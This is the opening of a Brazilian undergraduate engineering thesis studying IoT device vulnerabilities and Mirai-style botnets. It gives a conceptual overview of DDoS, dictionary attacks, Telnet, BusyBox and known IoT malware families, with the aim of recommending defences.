


TRABALHO DE GRADUAÇÃO

ESTUDO SOBRE VULNERABILIDADES EM DISPOSITIVOS IOT NO CONTEXTO DE ATAQUES COM O USO DE BOTNETS

Alessandra de Melo e Silva

Brasília, Fevereiro de 2017

UNIVERSIDADE DE BRASÍLIA

FACULDADE DE TECNOLOGIA

UNIVERSIDADE DE BRASÍLIA
Faculdade de Tecnologia

TRABALHO DE GRADUAÇÃO

ESTUDO SOBRE VULNERABILIDADES EM DISPOSITIVOS IOT NO CONTEXTO DE ATAQUES COM O USO DE BOTNETS

Alessandra de Melo e Silva

Relatório submetido ao Departamento de Engenharia
Elétrica, como requisito parcial para obtenção
do grau de Engenheiro de Redes de Comunicação

Banca Examinadora

Prof. Rafael Timóteo de Sousa Júnior, _____
ENE/UnB
Orientador

Prof. Robson de Oliveira Albuquerque, _____
ENE/UnB
Co-Orientador

Georges Daniel Amvame Nze, ENE/UnB _____
Examinador Interno

Agradecimentos

Agradeço, primeiramente, aos meus pais e irmão por todo o apoio, ajuda e carinho oferecido durante o período de gradução.

Ao meu orientador Prof. Rafael Timóteo de Sousa Júnior pelo incentivo e paciência durante o desenvolvimento do trabalho, além de todos os ensinamentos repassados durante os semestres finais do curso.

Ao coorientador Robson de Oliveira Albuquerque, pelo auxílio na escolha do tema do projeto e pela dedicação e disponibilidade em ensinar e impulsionar o desenvolvimento do projeto.

Ao meu amigo Gabriel, por disponibilizar os dispositivos necessários para a realização do trabalho, além de nunca medir esforços para me ajudar nas dificuldades encontradas.

Aos amigos de curso que me acompanharam durante o período de graduação, especialmente, ao Rodrigo e Isabela por todo companheirismo e ensinamentos compartilhados.

Alessandra de Melo e Silva

RESUMO

Este trabalho aborda o conceito de Internet das coisas (IoT) que abrange uma vasta gama de objetos cotidianos conectáveis a Internet e proporciona o desenvolvimento de uma rede altamente distribuída que promove a integração entre objetos e seres humanos. O constante crescimento desse universo IoT traz desafios a serem estudados e superados, sendo um dos principais relacionado a segurança e privacidade. Por esse motivo, dispositivos IoT se tornaram alvos potenciais para diversos ataques cibernéticos, principalmente ataques realizados por *botnets*. Dessa forma, o objetivo deste trabalho foi desenvolver um estudo sobre as vulnerabilidades encontradas em dispositivos IoT no contexto de ataques com o uso de *botnets*, abordando as definições e conceitos sobre esse tipo de ataque e os procedimentos utilizados para sua execução.

Neste trabalho, criou-se cenários de simulação de ataques de invasão de dispositivos IoT utilizando estrutura de uma *botnet* em ambiente controlado. Para desenvolvimento da *botnet*, foi trabalhada a primeira versão do código disponibilizado da *botnet* Mirai, além de dispositivos que estão incluídos no universo IoT. Analisou-se os cenários com o objetivo de compreender a eficácia e capacidade desses ataques, além de encontrar mecanismos de defesa para evitar que dispositivos IoT continuem como alvos potenciais.

Palavras-chave: IoT. Vulnerabilidades. *Botnet*. Mirai. Negação de Serviço.

ABSTRACT

The present study addresses the Internet of Things (IoT) concept, that ranges from a wide range of everyday internet objects to the development of a highly distributed network that allows the interaction between humans and objects. The constant growth of the IoT universe brings challenges to be studied and overcome, while security and privacy are two of the greatest ones. For this reason, IoT devices are potential targets for various cyber attacks, especially when used on botnets. Thus, the objective of this study is to analyze the vulnerabilities found on IoT devices by a botnet attack perspective, addressing the definitions and concepts about this type of attack and the procedures used for its execution.

Under a controlled environment, simulated scenarios of intrusion attacks on IoT devices were created using a botnet structure. For the development of the botnet, the first version of Mirai Botnet was used, along with IoT devices. The scenarios were analyzed with the objective of understanding the effectiveness and capacity of these attacks, as well as finding defense mechanisms to prevent IoT devices from remaining the potential targets.

SUMÁRIO

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE ABREVIATURAS

Acrônimos

ARP	Address Resolution Protocol
BIND	Berkeley Internet Name Domain
CPU	Central Processing Unit
C&C	Servidor de Comando e Controle
DDoS	Distributed Denial of Service
DHT	Distributed Hash Table
DNS	Domain Name System
IoT	Internet of Things
IP	Internet Protocol Version 4
IRC	Internet Relay Chat
ISC	Internet Software Consortium
P2P	Peer-to-Peer
PHP	Hypertext Preprocessor
RFID	Radio Frequency Identification
SD	Secure Digital
SSH	Secure Shell
SYN	Synchronize
TCP	Transmission Control Protocol
TFTP	Trivial File Transfer Protocol
uTP	uTorrent Transport Protocol
VM	Virtual Machine

Capítulo 1

Introdução

Nos últimos anos, com o relevante aumento do poder computacional e das tecnologias de comunicação, um mercado de dispositivos com capacidade de interconexão por meio da Internet emergiu e adquiriu grandes proporções. Este cenário proporcionou o desenvolvimento do paradigma de Internet das Coisas (IoT), conceito esse que se adequou perfeitamente a sociedade tecnológica da qual fazemos parte.

Tendo sido primeiramente empregado para tratar da identificação eletrônica de produtos por meio de rádio frequência (RFID), o termo Internet das coisas expandiu-se e passou a abranger todos os objetos cotidianos, conectáveis a rede com o uso do protocolo IP. O conceito de IoT tem o potencial de habilitar o cenário da computação ubíqua, proporcionando o desenvolvimento de uma rede altamente distribuída que promove a integração entre objetos e seres humanos. O emprego desses dispositivos inteligentes que operam de forma interativa e autônoma, pode oferecer maior eficiência e eficácia em diversas ações cotidianas. Por consequência, as previsões de expansão desse mercado são prodigiosas.

Por ser um conceito relativamente novo, existem desafios a serem estudados e superados para a real implantação do cenário da IoT. Dentre esses obstáculos, estão a interoperabilidade entre dispositivos de diferentes fabricantes, administração do volumoso fluxo de dados, a escalabilidade e a confiabilidade. Porém, o maior desafio acerca do conceito de IoT diz respeito a segurança e privacidade, já que os dispositivos que compõem esse cenário, em sua grande maioria, não foram projetados com mecanismos de segurança suficiente. Além disso, mediante a predição de uma volumosa quantidade de dispositivos inteligentes conectados nos próximos anos, não espera-se alterações para esta problemática.

Nesse contexto, é notório que dispositivos IoT se tornaram alvos potenciais para diversos ataques cibernéticos, principalmente ataques de negação de serviço (DDoS) com o uso de *botnets*. No último ano, um ataque dessa categoria, registrado como o maior até hoje, foi capaz de fazer com que sites reconhecidos mundialmente, como "Netflix" e "Twitter", desaparecessem da Internet temporariamente.

Considerando tais problemas, este trabalho objetiva compor uma análise geral sobre as vulnerabilidades presentes em dispositivos IoT no contexto de ataques com o uso de *botnets*, explorando

possíveis soluções para esse desafio.

1.1 Objetivos

O objetivo geral deste trabalho é realizar um estudo do panorama atual da segurança em dispositivos IoT, principalmente no contexto de desenvolvimento e crescimento das *botnets*. O projeto visa então estudar as principais vulnerabilidades presentes atualmente em dispositivos IoT no cenário de ataques de invasão para recrutamento em *botnets*. Para alcançar o objetivo principal deste trabalho, serão considerados os seguintes objetivos específicos:

- Estudo geral das principais vulnerabilidades presentes em dispositivos IoT.
- Realizar uma análise do funcionamento das *botnets* focadas em dispositivos IoT.
- Obter uma caracterização dos dispositivos mais suscetíveis a ataques ocasionados por *botnets*.
- Definição de uma arquitetura de ataque, visando simular cenários de teste.
- Extração de informação dos testes aplicados para realização de uma síntese geral e elaboração de recomendações de defesa.

1.2 Motivação e Justificativa

Em setembro de 2016, um popular *blog* de *cyber* segurança, *KrebsOnSecurity.com*, foi alvo de um imponente ataque de negação de serviço (DDoS). Cerca de um mês depois, o mesmo tipo de ataque atingiu a *Dyn*, uma empresa com controle de significante parte da infraestrutura de DNS nos Estados Unidos. O ataque ultrapassou a ordem de *terabytes* por segundo e foi o maior ataque de negação de serviço já registrado até hoje [9]. Ambos os ataques foram ocasionados por uma *botnet* chamada Mirai.

Os ataques apresentados foram os maiores de uma série ataques de DDoS que vêm ocorrendo relacionados a *botnets* com foco em dispositivos IoT. Devido ao grande número de vulnerabilidades presentes nesses dispositivos, os mesmos acabam se tornando alvos convenientes para os atacantes.

Botnets já existem há certo tempo e são consideradas uma das principais ameaças a segurança na Internet. Além disso, a magnitude dos ataques relatados demonstra o potencial de danificação e perda existente em consequência das vulnerabilidades presentes em dispositivos e sistemas conectados a Internet. Nesse contexto, viu-se importante uma análise das vulnerabilidades em dispositivos IoT no âmbito das *botnets*, com enfoque na *botnet* Mirai. Sendo assim, este projeto pretende apresentar as principais falhas de segurança em dispositivos IoT, visando embasar novas propostas de segurança para o paradigma de Internet das Coisas.

1.3 Metodologia

Nesta dissertação, a proposta de pesquisa foi dividida em três etapas para facilitar o entendimento do trabalho.

Fase 1: Realizar uma ampla pesquisa bibliográfica para identificar e analisar referências relevantes ao objetivo do projeto. Com essa pesquisa, torna-se viável catalogar as principais vulnerabilidades em dispositivos IoT e os dispositivos mais propícios a ataques por *botnet*.

Fase 2: Desenvolver um ambiente de testes de ataque DDoS com o uso de código baseado na *botnet* Mirai, para extração de informações no contexto prático do ataque.

Fase 3: Análise dos dados obtidos pelas simulações de ataque, em conjunto com a pesquisa bibliográfica, para obter resultados válidos e efetuar conclusões acerca do assunto.

1.4 Organização do Trabalho

O trabalho em questão foi ordenado em cinco capítulos, sendo este primeiro o de Introdução, com o objetivo de apresentar a proposta e objetivos da pesquisa.

O Capítulo 2 apresenta uma revisão teórica dos principais conceitos que englobam os termos: IoT, segurança de redes e *botnets*. Além disso, constitui o embasamento para a análise dos testes obtidos nos capítulos seguintes.

O Capítulo 3 explicita os métodos propostos para a simulação de ataques a dispositivos IoT, a arquitetura de ataque e as ferramentas utilizadas para a execução dos ataques.

O Capítulo 4 expõe e apresenta uma análise dos resultados obtidos com as simulações propostas no Capítulo 3.

O Capítulo 5 conclui o trabalho com a sintetização dos resultados obtidos a partir da pesquisa realizada.

Capítulo 2

Fundamentação Teórica

Esse capítulo apresenta uma revisão teórica dos principais conceitos englobados nos termos: segurança de redes, IoT e *botnets*. Para facilitar o entendimento, o capítulo será estruturado nos três principais tópicos descritos, cada um com as subseções necessárias para o embasamento da pesquisa.

2.1 Segurança de Redes

Ao tratarmos do conceito de redes de comunicação, somos remetidos quase que imediatamente a algum tipo de compartilhamento de informações ou recursos. Esses dados compartilhados e trafegados podem ser acessados em diversos pontos da rede e por diferentes usuários. Nesse cenário, é possível elencar uma vasta gama de ataques cibernéticos que existem atualmente, desde os mais simples até aqueles que provocam a queda de grandes serviços ou perda de dados importantes. Dessa forma, percebe-se a importância da área de pesquisa de segurança de redes.

Atualmente, a área de segurança da informação é de extrema relevância devido ao grande número de informações sigilosas trafegadas em redes de comunicação. Essa área é inspirada em três pilares: confidencialidade, integridade e disponibilidade dos recursos de uma rede [10].

• Confidencialidade: garantir que a informação seja acessada apenas por pessoas autorizadas;

• Integridade: garantir que a informação seja original e verdadeira, não tendo sido modificada;

• Disponibilidade: garantir que as pessoas autorizadas tenham acesso aos dados e recursos sempre que desejado.

Devido a magnitude das redes de comunicação nos dias de hoje, em conjunto com a diversidade de ataques disponíveis, o estabelecimento e manutenção da segurança em redes vem se tornando cada vez mais complexo. Em seguida, serão apresentados alguns conceitos e tipos de ataque que são essenciais para o entendimento e desenvolvimento desse projeto.

2.1.1 Malware

Malwares podem ser definidos como códigos maliciosos desenvolvidos para infectar computadores ou dispositivos móveis. Quando instalado, esse tipo de software possui a capacidade de executar ações prejudiciais em seu hospedeiro, além de adquirir acesso aos dados armazenados [11] .

Atualmente, a maioria desses códigos é desenvolvido de forma a não interferir no comportamento usual do dispositivo afetado. Desse modo, os atacantes obtêm o controle e o poder operacional desses dispositivos, sem que o usuário perceba a infecção.

Além disso, a quantidade de *malwares* e suas variantes vem aumentando significativamente nos últimos tempos. Essa situação dificulta o processo de detecção e análise desse tipo de ataque, o que abre espaço para uma intensiva disseminação desses códigos maliciosos [12].

Considerando o exposto, é perceptível a constante ampliação do potencial de risco desse tipo de ataque. Uma grande quantidade de sistemas contaminados por *malwares*, de forma transparente ao usuário, constitui uma forte ameaça, tanto no âmbito de roubo de dados quanto no acesso e negação dos recursos computacionais disponíveis.

2.1.2 Ataque de Negação de Serviço DDoS

Um ataque de DDoS (Distributed Denial of Service) consiste na tentativa de saturar uma rede, um hospedeiro ou um componente de infraestrutura de rede, bloqueando o acesso dos usuários legítimos [10]. Ou seja, o atacante inunda o alvo com inúmeras requisições vindas de diferentes locais, deixando indisponível para o usuário aquele componente ou serviço.

Esse tipo de ataque não caracteriza uma invasão nem objetiva o roubo de informações ou impacto direto na integridade dos dados da vítima. Seu foco está apenas na indisponibilidade do serviço [13].

Os ataques de negação de serviço, em geral, ganharam espaço através da exploração de vulnerabilidades presentes em dispositivos conectados à Internet. No caso do ataque de negação de serviço distribuído, o enfoque está na utilização de centenas ou milhares de *hosts* que trabalham coordenadamente para realizar o ataque. A simultaneidade no envio das requisições para a vítima, gera um fluxo muito superior ao que o alvo pode suportar, causando a instabilidade ou indisponibilidade do serviço. Por ser um ataque vindo de múltiplas fontes, seu bloqueio é extremamente complexo.

De uma forma bem superficial, a arquitetura de um ataque DDoS geralmente constitui-se de um único atacante e um único alvo. Porém, como pode ser visto na Fig. 2.1, o fluxo de ataque é composto por máquinas intermediárias, que podem também ser consideradas vítimas secundárias do ataque [13]. Sendo assim, a estrutura do ataque dispõe de quatro principais componentes:

• Atacante: o coordenador de todo o ataque.

• Mestres: máquinas que recebem do atacante os parâmetros de ataque e comandam os agentes. Cada mestre coordena um grupo de agentes.

• Agentes ou “Zumbis”: máquinas que enviam diretamente as requisições para a vítima e concretizam o ataque DDoS.

• Vítima: máquina que é alvo do fluxo massivo de pacotes.




Figura 2.1: Arquitetura de um Ataque DDoS [1]

Em síntese, um atacante controla um número grande de mestres, que por sua vez controlam uma enorme quantidade de zumbis que realizarão as requisições aos serviços e dispositivos alvo. Essa dinâmica proporciona um ataque distribuído e de alta intensidade. Além disso, por ser originado de múltiplas fontes, seu bloqueio ou mitigação é extremamente complicado.

2.1.3 Ataque de dicionário

Um ataque de dicionário é um método de ataque de força bruta que consiste em desvendar uma senha de acesso testando todas as combinações de palavras possíveis de um dicionário esperável [14]. É um ataque com grandes chances de sucesso por ser extremamente comum que os usuários utilizem palavras existentes e frequentes em seu vocabulário.

2.2 Internet das Coisas (IoT)

O termo Internet das Coisas foi mencionado primeiramente em 1999 por Kevin Ashton e empregado para tratar da identificação eletrônica de produtos por meio de rádio frequência (RFID) [15]. Atualmente, com os avanços na tecnologia e, a consequente viabilidade financeira na utilização de sensores e na aplicação de sistemas embarcados em objetos de uso cotidiano, o termo foi expandido e passou a se referir a uma imensa rede de dispositivos conectáveis a Internet, por meio do protocolo IP, muitas vezes chamados de “produtos inteligentes” [16].

Essa concepção, que vem tomando grandes proporções nos dias atuais, traz a ideia de uma

interconexão entre pessoas e objetos, na qual a interação por meio da Internet permitirá a comunicação de pessoas com pessoas, pessoas com objetos e objetos com objetos [15]. O interessante dessa abordagem é que qualquer ser vivo ou objeto que seja equipado com algum tipo de dispositivo, software ou sensor que torne viável a conexão com a Internet, tem a possibilidade de ser integrado a essa imensa rede [17].

É nesse contexto que surge a principal diferença entre IoT e a Internet convencional. A interação entre diferentes objetos permitirá que serviços complexos sejam prestados sem a intervenção humana [15]. Os dispositivos IoT são capazes de coletar e criar informação em cenários específicos, analisá-los e agir. Dessa forma, para muitos autores, IoT é considerado a nova revolução da Internet.

Considerando esse cenário de desenvolvimento e evolução do conceito de IoT, pode-se dizer que as expectativas para esse mercado são prodigiosas. De acordo com um relatório da organização global de pesquisa "*Software.org: the BSA Foundation*", até o ano de 2020, cerca de 50 bilhões de dispositivos, desde relógios até carros, estarão conectados nessa rede de "coisas" [18], fato esse que ocasionará um relevante aumento no tráfego de dados na Internet. Além disso, inevitavelmente, a IoT irá afetar basicamente todos os setores da economia, como: saúde, automotivo, construção civil, geração de energia, industrial e agricultura.

2.2.1 Dispositivos IoT

Pesquisas inovadoras no âmbito de IoT estão proporcionando que objetos diários se tornem infinitamente melhores ao incluir nos mesmos poder computacional e conectá-los a Internet [18]. Pode ser considerado um objeto IoT qualquer dispositivo com a capacidade transmitir dados por meio da Internet sem fio. Esses dispositivos incluem lâmpadas, fechaduras de portas, relógios, televisões, carros, dentre uma infinidade de opções.

A implantação desses dispositivos abre as portas para o crescimento inteligente da economia e aprimoramento dos padrões de vida da sociedade [18]. Porém, devido ao intenso e ligeiro impacto causado pela IoT, um grande número de desafios devem ser superados para uma eficiente utilização desses dispositivos.

Por abrangerem uma vasta gama de elementos de nosso cotidiano, esses dispositivos possuem a capacidade de armazenar informações acerca de basicamente todos os segmentos de nossa vida. Além disso, como muitas vezes tratam de objetos comuns e não projetados para serem conectados à Internet, são desprovidos de mecanismos de segurança contra ataques de rede em geral. É estimado que aproximadamente 70% dos dispositivos IoT possuem vulnerabilidades não corrigidas [19]. Por esses e outros motivos, o contexto de segurança em IoT se tornou um grande desafio da área, e devido ao grande potencial de ataque a esses dispositivos, a necessidade de investimento e pesquisa no setor se tornou improtelável.

2.2.1.1 Telnet

O Telnet é um aplicativo, baseado no próprio protocolo Telnet, que permite a comunicação com uma máquina remota. Ele acessa a máquina e emula um terminal á distância, permitindo a execução de comandos [20]. O aplicativo funciona em uma arquitetura cliente/servidor e deve estar disponível tanto no dispositivo que irá acessar, como no dispositivo remoto. Por padrão, o serviço é executado pela porta 23 e, na maioria dos casos, exige credenciais de acesso.

Os dispositivos IoT geralmente são pequenos e exercem funções específicas, motivos pelos quais não possuem teclados ou monitores fixados a eles. Para que sejam feitas configurações ou manutenções nesses dispositivos, é necessário que exista algum método de acesso remoto. Dessa forma, o serviço Telnet é bastante utilizado nesse tipo de dispositivo.

2.2.1.2 *BusyBox*

O *BusyBox* é um aplicativo que combina pequenas versões de utilitários UNIX variados em um único e pequeno executável. Por ser menor, geralmente possui menos opções que os utilitários nos quais é baseado, porém, a gama de funcionalidades disponibilizada por ele permite um bom desempenho para dispositivos que não possuem grande capacidade de memória e processamento, como pequenos sistemas embarcados [21].

Devido a suas características, o *BusyBox* é amplamente utilizado em dispositivos IoT. Uma grande variedade de câmeras IP e roteadores utilizam esse sistema para permitir o manuseio dos dispositivos de forma eficiente.

2.2.2 Segurança em IoT

Os conceitos de segurança em redes estavam tradicionalmente associados a comunicação segura e a criptografia. Porém, no ecossistema amplo e aberto que é o de IoT, uma variedade maior de riscos deve ser avaliada, como: disponibilidade dos serviços, integridade das informações e proteção da privacidade [22].

Sendo considerada a nova geração da Internet, na qual bilhões de dispositivos estão interconectados, IoT tornou-se um alvo atrativo para atacantes de rede e o tema segurança em Internet das Coisas consolidou-se como um dos principais desafios a cerca desse conceito. Dentre as principais dificuldades em relação ao assunto, estão [23]:

• **Segurança para bilhões de dispositivos:** Por ser um ecossistema altamente heterogêneo, deve atender diferentes plataformas e dispositivos, o que torna complicado o estabelecimento de parâmetros específicos. Além disso, a grande quantidade de dispositivos conectados aumenta consideravelmente o potencial dos ataques realizados através deles.

• **Privacidade e Segurança da Informação:** A ideia de implantar dispositivos IoT em um amplo número de setores da economia e da vida pessoal da sociedade, provoca um imenso fluxo de transmissão dados pessoais e privados. Esses dados acabam sendo transmitidos sem a adoção de

mecanismos de proteção, tornando-se vulneráveis na rede.

• **Segurança dos dispositivos:** Grande parte das "coisas" incluídas na rede IoT não foram projetadas para estarem conectadas a Internet, ocasionando uma segurança física primitiva. Dessa forma, muitos dispositivos possuem interfaces inseguras que fazem uso de senhas fracas e previsíveis.

• **Autonomia dos dispositivos:** Por serem autônomos, dispositivos IoT tem a capacidade de controlar outros dispositivos, não existindo administradores ou diferentes permissões de acesso. Além disso, perder o controle de objetos como: fechaduras, carros e equipamentos médicos, pode provocar consequências desastrosas.

2.3 Botnet

Uma grande dificuldade relacionada aos *malwares* mais antigos e tradicionais diz respeito a manutenção dos mesmos [24]. Esses *malwares* eram comumente desenvolvidos com objetivo único de alojamento na vítima e, devido à falta de disponibilidade de acesso remoto, não dispunham de mecanismos para alteração ou correção de seu funcionamento. Atualmente, esses códigos maliciosos estão sendo projetados para permitir o controle remoto por uma entidade externa [11], fato que proporcionou um aumento no potencial de ameaça dos *malwares* em geral.

Os dispositivos contaminados por *malwares* são comumente chamados de *bot* e executam tarefas automatizadas sem a consciência do usuário. O funcionamento de um *bot* passa então a ser ditado pela entidade controladora do *malware* que na maioria das vezes mantém o comportamento usual do dispositivo, além de utiliza-lo em outros serviços, em grande parte ilegais. Como remete o próprio nome, uma *botnet* trata de uma rede de máquinas comprometidas, controladas remotamente pelo atacante, que por sua vez possui a liberdade e arcabouço de recursos para desempenhar atividades ilícitas [11]. A topologia básica de uma *botnet* é composta de quatro elementos: *botmaster*, canal de comando e controle (C&C), vetor de propagação do *malware* e os *bots* [25]. O *botmaster* é uma entidade externa que coordena as ações de cada *bot*, sendo o responsável por arquitetar estratégias para os mais variados tipos de ataque, como negação de serviço e envio de spam em massa [11]. Essa entidade de controle faz uso da existente infraestrutura de Comando e Controle (C&C) para disseminar comandos as máquinas comprometidas e alcançar seus propósitos. Além disso, é necessário que a *botnet* possua vetores de propagação que permitam a detecção e infecção de novos dispositivos para a rede [11].

Ao controlar uma *botnet*, um *botmaster* adquire dois relevantes tipos de recurso: poder de processamento e endereços IP [26]. Devido a significante quantidade de *bots* geralmente presentes em uma *botnet*, mesmo que pouco recurso de CPU seja alocado de cada dispositivo, a soma dos mesmos provê uma alta capacidade de processamento. Ademais, por serem *hosts* independentes, cada *bot* possui um IP, permitindo que o ataque possua uma visão extremamente distribuída, na qual o tráfego é derivado de inúmeras fontes.

2.3.1 Botnet Focada em IoT

As promessas trazidas juntamente ao conceito de IoT tornaram as previsões de desenvolvimento e expansão desse mercado bastante otimistas. A ideia de automatizar tarefas cotidianas e aumentar a eficiência de serviços já automatizados certamente ocasionará uma maior qualidade de vida, devido a simplicidade e produtividade, fato que atraiu o interesse de todo o mundo para o conceito de IoT [27]. Em uma previsão realizada por Dave Evans da Cisco, estima-se que em 2020 o número de dispositivos IoT conectados seja triplicado, alcançando cerca de 50 bilhões [2]. Nesse mesmo estudo, avaliando também o crescimento populacional, é previsto que no ano de 2020 existam em média 6,58 dispositivos conectados por pessoa, como pode ser visto na Fig. 2.2.




Figura 2.2: Previsão Quantitativa de Dispositivos IoT [2]

A principal consequência desse crescimento impetuoso do número de dispositivos conectados a rede IoT é a incorporação de um mercado de produtos e sistemas conectados à Internet, com insuficiente grau de segurança e alta propensão a ataques cibernéticos [28]. Dessa forma, devido as suas vulnerabilidades e seu grandioso volume, dispositivos IoT se tornaram os principais candidatos para estruturação de *botnets* robustas e consequente realização de ataques DDoS devastadores.

Atualmente, já existe uma variedade de *malwares* focados diretamente em ataques a dispositivos IoT. Além disso, devido as constantes modificações realizadas por *hackers*, objetivando explorar novas vulnerabilidades e expandir os tipos de dispositivos infectados, não é possível listar todos os tipos de *malwares* focados em dispositivos IoT [3]. Abaixo, são expostas as oito famílias dominantes de IoT *malwares*, descobertas em 2015 [4][3].

• **Zollard**: esse *worm* explora uma vulnerabilidade do antigo PHP para acesso do sistema com o uso de credenciais comuns. Quando o dispositivo é infectado, um *backdoor* é aberto na porta TCP, permitindo o controle remoto.

• **Linux.Aidra**: esse *malware* se propaga pela porta 23 (Telnet) testando combinações comuns de usuário e senha para ter acesso a vítima. Após o acesso, o dispositivo geralmente é utilizado para realização de ataques DDoS.

• **XOR.DDos**: o *malware* usa do ataque de dicionário para descobrir as credenciais de

acesso pela porta SSH. Ele utiliza criptografia XOR no código do *malware* e no servidor C&C. Ao abrir uma conexão *backdoor*, utiliza o dispositivo infectado para condução de ataques DDoS.

• **Bashlite**: a versão original desse *malware* explorou uma falha no *shell bash* (*Shellshock*), principalmente em dispositivos que rodavam o BusyBox. Desde então, sofreu várias variações e atualmente consegue explorar outras vulnerabilidades de dispositivos.

• **LizardStresser**: esse *malware* realiza uma varredura de IPs públicos, testando combinações de usuário e senha comuns no serviço Telnet. Também costuma ser utilizado para realizar ataques DDoS.

• **AES.DDoS**: o *malware* faz o ataque de força bruta para obter acesso pela porta SSH. Seu diferencial está na criptografia AES utilizada na comunicação com o servidor C&C.

• **PNScan**: esse *trojan* verifica um segmento de rede com o objetivo de realizar um acesso por força bruta na porta SSH. Ele não possui as funcionalidades de uma *botnet*, porém pode ser utilizado para baixar *malwares* de *botnet*.

• **Tsunami**: esse *malware* é um *bot* do tipo IRC, que modifica a configuração do servidor DNS na configuração dos dispositivos infectados de modo que o tráfego do dispositivo seja redirecionado para servidores mal-intencionados controlados pelo atacante.

Algumas novas famílias de *malware* focadas em IoT foram descobertas após o ano de 2015. Três delas, importantes para o desenvolvimento do trabalho, serão especificadas nas seções 2.3.2, 2.3.3 e 2.3.4.

Considerando o exposto, pode-se dizer que, em sua maioria, as *botnets* focadas em IoT são utilizadas para a realização de ataques DDoS. Cada uma possui seu próprio mecanismo de acesso as vítimas, sendo em grande parte utilizado o ataque de força bruta ao testar combinações comuns de usuário e senha em serviços de gerenciamento remoto, como Telnet e SSH. Após o processo de invasão, agregam os dispositivos infectados em gigantescas *botnets*. A Fig. 2.3 apresenta uma arquitetura geral desse tipo de *botnet*.

